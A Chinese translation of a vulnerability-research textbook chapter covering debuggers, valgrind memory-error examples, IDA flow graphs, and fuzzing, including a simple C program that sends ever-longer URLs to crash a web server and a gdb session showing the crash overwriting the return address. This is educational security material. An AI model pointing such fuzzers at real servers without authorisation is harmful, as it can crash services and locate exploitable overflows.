调试器对执行中的程序提供了细粒度的控制，可能需要与操作者进行大量的交互。在软件开发过程中，调试器通常用于隔离特定的问题，而不是用于大规模地自动测试。但用于发现漏洞时，可以利用调试器的特性，在报告异常发生的同时，还可以对程序崩溃时的状态提供精确的快照。黑盒测试期间，在故障尚未出现时，应使程序在调试器的控制下启动。如果对黑盒的某个输入触发了程序的异常，那么此时对调试器捕获的 CPU 寄存器和内存内容进行详细分析，可了解到程序的此次崩溃是否造成了有可能被攻击的后果。

对调试器的使用需要仔细思考。使用调试器来跟踪 fork 子进程的程序，是比较困难的。



注意：fork 操作可以为一个进程创建副本，包括所有的状态、变量和打开文件的信息等。在 fork 之后，则会出现两个相同的进程，只能通过其进程 ID 来区分它们。调用 fork 的进程称之为父进程，而新创建的进程则称之为子进程。父进程和子进程在 fork 之后的执行是彼此独立的。

在 fork 操作之后，必须得做出选择，是跟踪调试子进程，还是继续调试父进程。显然，如果选择了错误的进程，可能完全无法观测到另一个进程中可进行攻击的时机。已知由 fork 创建的进程，偶尔会以非 fork 的方式来启动该进程。如果需要对该应用程序执行黑盒测试，就应该考虑这种情况。当无法阻止 fork 时，就必须彻底地了解调试器的功能。

对某些操作系统/调试器的组合，调试器在 fork 之后是无法跟踪子进程的。如果需要测试的是子进程，则需要在 fork 之后将调试器附加到子进程。



注意：将调试器附加（attach）到某个进程的操作，是指使用调试器来监听、调试某个已经运行的进程。这与通常所见的在调试器控制下启动进程的操作有所不同：当把调试器附加到进程时，该进程会暂停执行，直至用户指令调试器继续执行，进程才恢复执行。

在使用基于 GUI 的调试器时，附加到进程通常是通过菜单选项（如 File | Attach）完成的，菜单会通过界面向用户提供当前执行进程的列表以供选择。另一方面，基于控制台的调试器通常提供了 attach 命令，该命令一般使用某个进程的 ID 作为参数，而进程的 ID 是使用进程列表命令（如 ps）获得的。

对于网络服务器，在接受客户连接之后立即调用 fork 是很常见的，这样做可使用子进程处理新的连接，而父进程则继续接收后续的连接请求。通过将数据传输延迟到新 fork 的子进程，可腾出时间获知新子进程的 ID，并把调试器附加到子进程。在调试器附加到子进程之后，可以让客户继续正常操作（这种情况下，这些后续的操作通常会导致异常），调试器即可捕捉子进程出现的异常。GNU 调试器 gdb 有一个选项 follow-fork-mode，刚好是为该情况设计。在 gdb 中，follow-fork-mode 可设置为 parent、child 或 ask，在进行了 fork 操作之后，该选项的三个值刚好对应于 gdb 的三种不同行为：继续调试父进程、跟踪子进程或在 fork 操作发生时向用户询问做什么。



注意：gdb 的 follow-fork-mode 并不是在所有的体系结构上都可用。

在某些调试器中，另一个有用的特性是分析内核转储（core dump）文件的能力。内核转储不过是进程状态的一个快照，包括进程中发生异常时的内存内容、CPU 寄存器值等。在某些操作系统中，当某个进程因为未处理的异常（如无效内存引用）而终止时，操作系统就会产生内核转储。当附加到进程比较困难时，内核转储特别有用。如果进程崩溃，可以检查内核转储文件获得的一些信息，这与用调试器附加到进程后在崩溃时得到的信息是完全相同的。内核转储文件的大小在某些系统上可能受到限制（内核转储可能耗费大量空间），如果将大小限制设置为 0，则完全不转储。不同系统上，启用内核转储的命令是不同的。在 Linux 系统上使用 bash shell 时，启用内核转储的命令如下：

```
# ulimit -c unlimited
```

对调试器的最后一项考虑，是有关内核空间与用户空间的调试。在对用户空间的应用程序进行黑盒测试时（这包括大多数的网络服务器软件），通常的用户空间调试器提供的监控能力就已经足够。由 Oleh Yuschuk 编写的 OllyDbg 和 WinDbg（由 Microsoft 开发）是两

个可在 Windows 系统上使用的用户空间调试器。gdb 是 Unix/Linux 操作系统上主要的用户空间调试器。

为监控内核级的软件，例如设备驱动程序，需要使用内核级调试器。不幸的是，至少在 Linux 上，内核级别的调试工具还远远不够完善。在 Windows 系统上，SoftIce 是市场上杰出的内核级调试程序，这是由 Compuware 出品的商业产品。

13.3.2 代码覆盖工具

代码覆盖工具可帮助开发者了解程序中的哪一部分代码得到了实际执行。对测试用例的开发，此类工具是最好的帮手。如果能够显示出程序中各个部分的代码是否执行过，那么就可以设计出更多的测试用例，使得执行路径能够占据代码中更大的比例。不幸的是，代码覆盖工具通常对软件开发者更有用处，而不是漏洞研究者。覆盖工具通常与开发过程的编译阶段集成。如果对二进制程序进行黑盒测试，这是个大问题，因为我们无法得到程序的源代码。另外，覆盖工具无法判断程序的行为正确与否，而这才是漏洞研究者所要查证的。

13.3.3 优化测算工具

优化测算工具用于统计程序在代码各个部分的执行都花费了多少时间，这可能包括特定函数被调用的频繁程度以及各个函数和循环花费的时间。开发者可利用该信息改进程序的性能。其基本思想是，如果能够使程序中最常用的部分运行非常快速，那么就可以改善程序的性能。类似于覆盖工具，优化测算工具在定位软件的漏洞时没有很大的用处。攻击者基本上不关心某个特定的程序是快还是慢，他们只关心程序是否能够被攻击。

13.3.4 流程分析工具

流程分析工具有助于了解程序内部的控制或数据流。流程分析工具可以针对源代码或二进制代码使用，并会产生各种类型的图表，这有助于直观地了解程序的各个部分之间如何交互。IDA Pro 通过其绘图功能，实现了控制流的可视化。IDA 产生的图表，直观地描述了 IDA 在分析二进制文件时所建立的所有交叉引用信息。图 13.1 给出了由 IDA 生成的一个函数调用树，是使用 Xrefs From (cross-references from) 菜单选项对一个简单的程序生成的。

在该例子中，我们看到了函数 sub_804882F 引用的所有函数，该图表回答了下述问题：“我们从这里到何处去？”的答案，IDA 对 sub_804882F 调用的所有函数进行了递归下降的扫描。




图 13.1 函数 sub_804882F 的调用树

如图 13.1，程序通常终止于库函数或系统调用，IDA 对此无法找到额外的信息。

IDA 能够产生另一种有趣的图表，是使用 Xrefs To 菜单项生成的。它通过获得对某个函数的交叉引用，使我们能够了解到该函数被调用的各个位置，并回答了下述问题：“我们如何到达这里？”。图 13.2 就是这样的一个图表，它描述了对一个简单程序中的 send 函数的交叉引用。该图表给出了数据进入到 send 函数的大多数可能入口（如果该函数曾经被调用的话）。




图 13.2 对 send 函数的交叉引用

如图 13.2 的图表，通常一直上升，直到程序的入口点。

IDA Pro 中的第三类图表是函数流程图。如图 13.3 所示，函数流程框图为描述某个特定函数内部的控制流，提供了更详细的视图。




图 13.3 IDA 为 sub_80487EB 产生的流程图

另一种流程分析，会查看数据在程序内部的传输路径：反向数据跟踪（reverse data tracking）试图定位数据的来源。在确定提供给有漏洞的函数的数据来源时，这是很有用的。

正向数据跟踪(forward data tracking)试图从数据的起点开始跟踪数据 ,直至数据的使用点。不幸的是,即使在最佳的情况下,对经过条件判断和循环的数据进行静态分析,仍然是一项困难的任务。

13.3.5 内存监控工具

对黑盒测试最有用的工具,是那些能够监控程序在运行时如何使用内存的工具。内存监控工具可以探测下列类型的错误:

- 访问未初始化的内存。
- 对分配的内存区域越界访问。
- 内存泄漏。
- 多次释放(free)同一内存块。



注意:动态内存分配发生于程序的堆空间中,程序最终应该将所有动态分配的内存返还给堆管理器。如果程序修改了指向某内存块的最后一个指针,则无法再跟踪该内存块,也就无法将该内存块返还给堆管理器。这种无法返还已分配内存块的情况,称之为内存泄漏。



警告:虽然内存泄漏并不会直接导致可攻击,但内存的大量泄漏,可能会用光程序堆中的内存,此时会导致某种形式的拒绝服务。

上述的各类内存问题,可导致各种可被攻击的情形,如程序崩溃和执行远程代码等。

valgrind

valgrind 是一个开放源代码的内存调试和优化系统,可用于 x86 平台上 Linux 系统下的二进制程序。valgrind 可用于任何编译过的 x86 二进制文件,且无需源代码。它在本质上是一个带有测算功能的 x86 解释器(或虚拟机),对解释的程序所进行的内存访问进行紧密的跟踪。从命令行上启动 valgrind 包装程序,并给出需要分析的二进制文件,即可执行基本的 valgrind 分析。对下例的代码使用 valgrind:

```
/*
 * valgrind_1.c - 访问未初始化的内存
 */

int main() {
    int p, t;
    if (p == 5) {                               /*在这里发生错误*/
```

```
        t = p + 1;
    }
    return 0;
}
```

首先要编译代码，接下来调用 valgrind：

```
# gcc -o valgrind_1 valgrind_1.c
# valgrind ./valgrind_1
```

valgrind 会运行程序，然后显示如下的内存使用信息：

```
==16541== Memcheck, a.k.a. Valgrind, a memory error detector for x86-linux.
==16541== Copyright (C) 2002-2003, and GNU GPL'd, by Julian Seward.
==16541== Using valgrind-2.0.0, a program supervision framework for
x86-linux.
==16541== Copyright (C) 2000-2003, and GNU GPL'd, by Julian Seward.
==16541== Estimated CPU clock rate is 3079 MHz
==16541== For more details, rerun with: -v
==16541==
==16541== Conditional jump or move depends on uninitialised value(s)
==16541==   at 0x8048328: main (in valgrind_1)
==16541==   by 0xB3ABBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16541==   by 0x8048284: (within valgrind_1)
==16541==
==16541== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
==16541== malloc/free: in use at exit: 0 bytes in 0 blocks.
==16541== malloc/free: 0 allocs, 0 frees, 0 bytes allocated.
==16541== For a detailed leak analysis, rerun with: --leak-check=yes
==16541== For counts of detected errors, rerun with: -v
```

在上述样例输出中，左侧的数字 16541 是 valgrind 的进程 ID (pid)。输出的第一行注释，是 valgrind 利用其 memcheck 工具对内存使用情况进行最全面的分析。在版权信息之后，可以看到 valgrind 对样例程序报告的单个错误信息。在本例中，变量 p 在初始化之前就进行了读取操作。由于 valgrind 对编译之后的程序进行操作，它会在报告的错误信息中给出虚拟内存地址，而不是原始源代码中的行号。输出底部的 ERROR SUMMARY 的意思很明了不必再说明。

下面的例子，示范了 valgrind 检查堆的功能。源代码如下：

```
/*
 * valgrind_2.c -越界访问分配的内存
 */

#include <stdlib.h>
int main() {
```

```

int *p, a;
p = malloc(10 * sizeof(int));
p[10] = 1;          /* 无效写错误 */
a = p[10];         /* 无效读错误 */
free(p);
return 0;
}

```

这一次，valgrind 报告了在分配的内存空间之外的无效读和无效写错误。此外，统计数据还给出了程序执行期间动态分配和释放的内存字节数。该特性使其很容易识别程序内部的内存泄漏。

```

==16571== Invalid write of size 4
==16571==   at 0x80483A2: main (in valgrind_2)
==16571==   by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==   by 0x80482EC: (within valgrind_2)
==16571==   Address 0x52A304C is 0 bytes after a block of size 40 alloc'd
==16571==   at 0x90068E: malloc (vg_replace_malloc.c:153)
==16571==   by 0x8048395: main (in valgrind_2)
==16571==   by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==   by 0x80482EC: (within valgrind_2)
==16571==
==16571== Invalid read of size 4
==16571==   at 0x80483AE: main (in valgrind_2)
==16571==   by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==   by 0x80482EC: (within valgrind_2)
==16571==   Address 0x52A304C is 0 bytes after a block of size 40 alloc'd
==16571==   at 0x90068E: malloc (vg_replace_malloc.c:153)
==16571==   by 0x8048395: main (in valgrind_2)
==16571==   by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==   by 0x80482EC: (within valgrind_2)
==16571==
==16571== ERROR SUMMARY: 2 errors from 2 contexts (suppressed: 0 from 0)
==16571== malloc/free: in use at exit: 0 bytes in 0 blocks.
==16571== malloc/free: 1 allocs, 1 frees, 40 bytes allocated.
==16571== For a detailed leak analysis, rerun with: --leak-check=yes
==16571== For counts of detected errors, rerun with: -v

```

本例中报告的这一类型的错误，很容易导致字节错位错误或基于堆的缓冲区溢出。

下面是最后一个 valgrind 例子，它报告了内存泄漏和双重 free 的错误。例子代码如下：

```

/*
 * valgrind_3.c - 内存泄漏/双重 free
 */

```

```
#include <stdlib.h>
int main() {
    int *p;
    p = (int*)malloc(10 * sizeof(int));
    p = (int*)malloc(40 * sizeof(int));           //第一个内存块泄漏
    free(p);
    free(p);                                     //双重 free 错误
    return 0;
}
```



注意：在一个指针已经被释放时，如果对该指针再次调用 free 函数，则会导致所谓双重 free 错误。第二次对 free 的调用，会破坏堆的管理信息，导致可被攻击的情形发生。

最后一个例子的运行结果如下。在该例子中，引用 valgrind 时打开了详细漏洞检查的选项：

```
# valgrind --leak-check=yes ./valgrind_3
```

这里，双重 free 产生了一个错误，LEAK SUMMARY 还报告了未能释放此前分配的 40 字节内存的错误：

```
==16584== Invalid free() / delete / delete[]
==16584==   at 0xD1693D: free (vg_replace_malloc.c:231)
==16584==   by 0x80483C7: main (in valgrind_3)
==16584==   by 0x126BBE: _ __libc_start_main (in /lib/libc-2.3.2.so)
==16584==   by 0x80482EC: (within valgrind_3)
==16584== Address 0x47BC07C is 0 bytes inside a block of size 160 free'd
==16584== at 0xD1693D: free (vg_replace_malloc.c:231)
==16584== by 0x80483B9: main (in valgrind_3)
==16584== by 0x126BBE: _ __libc_start_main (in /lib/libc-2.3.2.so)
==16584== by 0x80482EC: (within valgrind_3)
==16584==
==16584== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
==16584== malloc/free: in use at exit: 40 bytes in 1 blocks.
==16584== malloc/free: 2 allocs, 2 frees, 200 bytes allocated.
==16584== For counts of detected errors, rerun with: -v
==16584== searching for pointers to 1 not-freed blocks.
==16584== checked 4664864 bytes.
==16584==
==16584== 40 bytes in 1 blocks are definitely lost in loss record 1 of 1
==16584== at 0xD1668E: malloc (vg_replace_malloc.c:153)
==16584== by 0x8048395: main (in valgrind_3)
==16584== by 0x126BBE: _ __libc_start_main (in /lib/libc-2.3.2.so)
==16584== by 0x80482EC: (within valgrind_3)
```

```
==16584==  
==16584== LEAK SUMMARY:  
==16584== definitely lost: 40 bytes in 1 blocks.  
==16584== possibly lost: 0 bytes in 0 blocks.  
==16584== still reachable: 0 bytes in 0 blocks.  
==16584== suppressed: 0 bytes in 0 blocks.  
==16584== Reachable blocks (those to which a pointer was found) are not  
shown.  
==16584== To see them, rerun with: --show-reachable=yes
```

虽然前述的各个例子都比较简单，但确实体现了 valgrind 作为测试工具的价值。如果打算对一个程序进行杂凑攻击，valgrind 可以作为主要的探测设备，因为它有助于快速地隔离内存问题，特别是基于堆的缓冲区溢出在 valgrind 中会表现为无效读写。

IBM Rational Purify/PurifyPlus

Purify 和 PurifyPlus 是商业性的内存分析工具，由 IBM 出品，有 Windows 和 Linux/Unix 中用于程序分析的不同版本。

参考文献

- [1] OllyDbg <http://home.t-online.de/home/Ollydbg/>
- [2] WinDbg www.microsoft.com/whdc/devtools/debugging
- [3] SoftIce www.compuware.com/products/devpartner/softice.htm
- [4] Valgrind <http://valgrind.kde.org/>
- [5] IBM Rational PurifyPlus www-306.ibm.com/software/awdtools/purifyplus/

13.4 杂凑

黑盒测试能够工作，是因为它可以对程序施加一些外部刺激，并观察该程序对刺激的反应。监控工具提供了观察程序反应的功能，剩下的工作就是向程序提供输入。前文提到，杂凑工具正是为达到该目的设计的，它可以快速地生成测试用例，以诱导出程序中的错误。由于可以提供给程序的输入的数目是无限的，读者可能最不想做的就是手工生成所有的输入测试用例。此时可以建立一个自动化的杂凑器用蛮力方式生成每一个输入，并用各个输入值进行试验，并找到产生错误的输入值。不幸的是，大多数输入用例都是无用的，找到产生错误的输入用例所花费的时间是我们无法接受的。对于杂凑器的开发来说，真正的挑战在于杂凑器要能够以智能、高效的方式生成我们感兴趣的输入用例。另外还有一个问题

是，很难开发出具有通用性的杂凑器。为探索某给定程序中尽可能多的代码路径，杂凑器通常在一定程度上都是所谓“可感知协议的”(protocol aware，就是根据所测试的程序进行定制)。例如，如果某个杂凑器的目标是溢出 HTTP 请求中的查询参数，那么就不太可能会了解 SSH 密钥交换的相关协议。另外，ASCII 和非 ASCII 协议之间的差别，也使得将杂凑器从一个应用领域移植到另一个应用领域的任务变得不那么简单。



注意：HTTP(Hypertext Transfer Protocol ,超文本传输协议)就是一个基于 ASCII 的协议，具体的规范内容由 RFC 2616 描述。SSH 是一个二进制协议，在因特网相关的各种草案中描述过。RFC 和因特网草案都可以通过 www.ietf.org 在线访问。

13.5 探测性杂凑的工具和技术

在进行杂凑时，必须同时进行某种形式的探测。杂凑的目标是诱导出程序中可观察到的错误。内存监控器和调试器之类的工具，很适合与杂凑器协同使用。例如，如果 valgrind 控制下的一个程序处理杂凑器生成的输入时，溢出了在堆上分配的缓存区，valgrind 就会报告这一情况。如果杂凑器生成的输入导致了无效内存引用，调试器通常会捕获相关的异常。在观察到错误之后，需要确定该错误是否能够被攻击，这才是真正困难的工作。下一章将讨论如何判断是否可进行攻击的问题。

有很多杂凑工具可用，包括开源和商业产品。这些工具涵盖的范围比较广泛，从独立的杂凑器到杂凑器的开发环境都包括其中。笔者主要讨论开源的杂凑器开发解决方案，以介绍建立杂凑器的技巧。

13.5.1 一个简单的 URL 杂凑器

作为对杂凑器的入门介绍，笔者将讨论一个简单的程序，用于对 Web 服务器进行杂凑攻击。我们惟一的目标是，不断增长一个 URL，看一下会给目标 Web 服务器带来什么后果。下面的程序一点也不复杂，但它示范了几个对大多数杂凑器来说通用的组成要素，这有助于了解更高级的例子：

```
1: /*
2:  * simple_http_fuzzer.c
3:  */
4: #include <stdio.h>
5: #include <stdlib.h>
6: #include <sys/socket.h>
```

```
7: #include <netinet/in.h>

8: //URL 可增长到的最大长度
9: #define MAX_NAME_LEN 2048
10: //IP 地址字符串加上结尾空字符的长度
11: #define MAX_IP_LEN 16

12: //静态的 HTTP 协议串，我们将在其中插入杂凑串
13: char request[] = "GET %*s.html HTTP/1.1\r\nHost: %s\r\n\r\n";

14: int main(int argc, char **argv) {
15:     //缓冲区，用于容纳长的 HTTP 请求串
16:     char buf[MAX_NAME_LEN + sizeof(request) + MAX_IP_LEN];
17:     //服务器地址结构
18:     struct sockaddr_in server;
19:     int sock, len, req_len;
20:     if (argc != 2) { //要求命令行上提供了 IP 地址参数
21:         fprintf(stderr, "Missing server IP address\n");
22:         exit(1);
23:     }

24:     memset(&server, 0, sizeof(server)); //清空地址结构
25:     server.sin_family = AF_INET; //建立 IPV4 地址
26:     server.sin_port = htons(80); //即将连接的服务器端口为 80
27:     //将 argv[1] 中的点分 IP 字符串转换为网络表示
28:     if (inet_pton(AF_INET, argv[1], &server.sin_addr) <= 0) {
29:         fprintf(stderr, "Invalid server IP address: %s\n", argv[1]);
30:         exit(1);
31:     }
32:     //这是基本的杂凑循环。每次循环将 URL 增长四个字符
33:     //直至发生错误，或长度达到 MAX_NAME_LEN
34:     for (len = 4; len < MAX_NAME_LEN; len += 4) {
35:         //首先连接到服务器，建立一个 socket ...
36:         sock = socket(AF_INET, SOCK_STREAM, 0);
37:         if (sock == -1) {
38:             fprintf(stderr, "Could not create socket, quitting\n");
39:             exit(1);
40:         }
41:         //连接到 WEB 服务器的 80 端口
42:         if (connect(sock, (struct sockaddr*)&server, sizeof(server))){
43:             fprintf(stderr, "Failed connect to %s,
44:                 quitting\n", argv[1]);
45:             close(sock);
46:             exit(1); //如果无法连接，则终止
47:         }
48:     }
49: }
```

```
47:         //建立请求字符串。请求中实际上只需要填写所请求的 HTML 文件的名称，
48:         //这里使用了我们杂凑产生的字符串（对应于格式串中的*格式限定符）
49:         req_len = snprintf(buf, sizeof(buf), request,
                           len, "A", argv[1]);

50:         //把数量逐渐递增的字符 A 复制到请求字符串中
51:         memset(buf + 4, 'A', len);

52:         //现在将请求发送到服务器
53:         send(sock, buf, req_len, 0);
54:         //尝试获得服务器的应答，为简单起见我们假定
55:         //如果没有读到数据或发生了 recv 错误，那么就是远程服务器发生了故障
56:
57:         if (read(sock, buf, sizeof(buf), 0) <= 0) {
58:             fprintf(stderr, "Bad recv at len = %d\n", len);
59:             close(sock);
60:             break; //发生了 recv 错误，报告并停止循环
61:         }
62:         close(sock);
63:     }
64:     return 0;
65: }
```

该程序的关键部分是对 HTTP 协议的理解（第 13 行），以及 34~63 行的循环，每次循环都会用杂凑生成一个长度越来越大的文件名，然后使用该文件名生成一个 HTTP 请求并发送到服务器。每次连接时，HTTP 请求串中发生改变的部分只有文件名字段（与 %*s 格式限定符对应），随着变量 len 的增长，该字段越来越长。格式字符串中的星号表示 snprintf 函数根据参数列表中下一个变量的值来设置字段的长度，在本例中该变量是 len。请求串的其余部分，不过是为了满足服务器端解析 HTTP 请求的规范而添加的静态内容。随着循环的进行，len 会不断增长，请求中传递的文件名长度也会不断增长。假定我们使用杂凑攻击 Web 服务器 bad_httpd，盲目地将 URL 中的文件名部分复制到一个在栈上分配 256 字节的缓冲区中。那么，在运行这个简单的杂凑器时，可能会看到下述输出：

```
# ./simple_http_fuzzer 127.0.0.1
# Bad recv at len = 276
```

从输出可以断定，在将文件名长度增长到 276 字节时，服务器崩溃了。如果有适当的调试器输出可用，读者可能会发现输入覆盖了某个在栈上保存的返回地址，因而有可能进行远程代码执行。对上一次运行，有漏洞的 Web 服务器给出的内核转储如下：

```
# gdb bad_httpd core.16704
Core was generated by './bad_httpd'.
```

```
Program terminated with signal 11, Segmentation fault.  
#0 0x006c6d74 in ?? ()
```

这告诉我们，Web 服务器是因为内存访问违例而崩溃的，执行停止在 0x006c6d74，这并不属于通常的程序地址。实际上，读者应该能想到，这根本不是地址，而是字符串“tml”。这样看起来，文件名缓冲区的最后 4 个字节加载到了 eip 中，导致了一次 segfault。由于读者可以控制 URL 的内容，那么也可能控制 eip 的内容，这样就发现了一个可攻击的问题。

注意，上述的杂凑器只完成了一项工作：向 Web 服务器发送一个长文件名。有的杂凑器可以向目标 Web 服务器发送更多类型的输入，例如目录遍历字符串。

如果打算基于上例来建立一个更复杂的杂凑器，则必须考虑下述因素：

- 为使新的请求合乎协议的要求，需要添加哪些额外的静态内容？举个例子，如果打算对特定的 HTTP 请求头进行杂凑，需要添加什么？
- 对 recv 操作进行额外的检查，使得超时的 recv 操作能够正常地失效。可能的方案包括设置定时器或使用 select 函数监控 socket 的状态。
- 在请求中使用多个杂凑字符串。

例如，考虑下述 URL：

```
http://gimme.money.com/cgi-bin/login?user=smith&password=smithpass
```

读者请考虑一下，你打算对请求的哪个部分进行杂凑？识别出请求的静态和动态部分是很重要的。在上述的 URL 中，提供的请求参数 smith 和 smithpass 是合乎逻辑的杂凑目标，但二者的杂凑应该是独立的，这或者需要两个杂凑器（一个杂凑 user 参数，另一个杂凑 password 参数），或者使用一个能够同时杂凑出两个参数的杂凑器。由于多变量的杂凑器要求能够杂凑出各个变量的所有预期值，因此比例子中建立的单变量杂凑器更为复杂。

13.5.2 杂凑未知的协议

为开放的协议建立杂凑器，通常只需要仔细研究 RFC 文档，确定可以硬编码的静态协议内容和需要杂凑的动态协议内容即可。静态协议内容通常包括协议定义的关键字和标记值，而动态协议内容通常由用户提供的值组成。如果应用程序使用的是专有协议，我们无法得知其规范，那需要如何处理？这种情况下，如果希望开发出成功的杂凑器，则必须对协议进行逆向工程，并在一定程度上了解其规范。对协议进行逆向工程的目标，与阅读 RFC 文档的目标是类似的：识别协议中静态和动态的内容。在不对程序的二进制代码进行逆向工程的情况下，可以了解未知协议规范的少数方法之一就是：观察进出目标程序的通信数据。在这一点上，网络嗅探工具是很有用的。例如，Ethereal 网络监控工具可以捕获进出某个应用程序的所有通信数据，并且在显示数据时能够隔离出相关的应用层数据。开发用于

新协议的杂凑器时，最初只需要模仿已知的客户端即可，随着对协议的了解不断深入，则可以修改杂凑器，将已知的静态内容保留下来，并不断改进已知的动态内容。其中最困难的挑战是字段间相互依赖的协议。这种协议中，可能改动一个字段就会导致生成无效的消息。此种依赖性的一个常见的例子，就是 HTTP POST 请求中内嵌的长度：

```
POST /cgi-bin/login.pl HTTP/1.1
Host: gimme.money.com
Connection: close
User-Agent: Mozilla/6.0
Content-Length: 29
Content-Type: application/x-www-form-encoded

user= smi th&pas sword=smithpass
```

在本例中，如果打算杂凑攻击 user 字段的值，每一次都要增加 user 值的长度，那么，必须同时更新 HTTP 头中 Content-Length 字段的值。这在一定程度上导致杂凑器开发的复杂化，但为了保证所发送的消息不因为违反了协议而被服务器直接拒收，就要求必须能够正确地处理这种情形。

13.5.3 SPIKE

SPIKE 是一种用于创建杂凑器的工具包/API，由 Immunity, Inc 公司的 Dave Aitel 开发。SPIKE 为杂凑器开发者提供了一个 C 函数库。设计该工具包的目的是为了辅助面向网络的杂凑器的开发，它支持通过 TCP 或 UDP 方式发送数据。此外，SPIKE 提供了几个样例杂凑器，分别针对 HTTP、MSRPC (Microsoft Remote Procedure Call) 等。SPIKE 库可用作定制杂凑器的基础，而 SPIKE 的脚本功能，可用于在不了解 C 的情况下快速开发杂凑器。

SPIKE API 围绕着被称之为“spike”数据结构的概念展开。各种 API 调用都用于向 spike 添加数据，并最终将 spike 发送到杂凑攻击所针对的应用程序。spike 中可包含静态数据、动态杂凑变量、动态长度值以及称之为 block 的群集结构。SPIKE block 用于标记一段数据的开始和结束，而该数据的长度可以计算。block 及其相关联的长度字段都可以使用名称标记创建。在发送 spike 之前，SPIKE API 负责计算 block 长度并更新各个 block 对应的长度字段的所有变化过程。SPIKE 可以很好地处理嵌套的 block。

笔者会在这里评述一些 SPIKE API。笔者对这些 API 讨论的详细程度，还不足以创建独立的杂凑器，但此处描述的函数很容易用来建立一个 SPIKE 脚本。spike.h 文件中声明(但不一定进行了描述)了大部分可用的函数。本章稍后，会介绍如何执行一段 SPIKE 脚本。

创建 Spike 的原语

在开发独立的杂凑器时，需要创建 spike 数据结构，然后向该结构添加内容。所有的 SPIKE 内容操纵函数都作用于由 set_spike() 函数指定的“当前”的 spike 数据结构。但在创建 SPIKE 脚本时，并不需要这些函数，因为脚本执行引擎会自动调用这些函数。

- struct spike *new_spike () 分配一个新的 spike 数据结构。
- int spike_free(struct spike *old_spike) 释放指定的 spike。
- int set_spike (struct spike *newspike) 将 newspike 设置为当前 spike。所有后续调用的数据操纵函数都作用于该 spike。

SPIKE 静态内容原语

这些函数都不需要 spike 实例作为参数，它们使用的都是由 set_spike 设置的当前 spike。

- s_string (char *instring) 将静态字符串插入到 spike 中。
- s_binary (char *instring) 将提供的字符串参数，按十六进制数字形式进行解析，并将得到的数字添加到 spike 中。
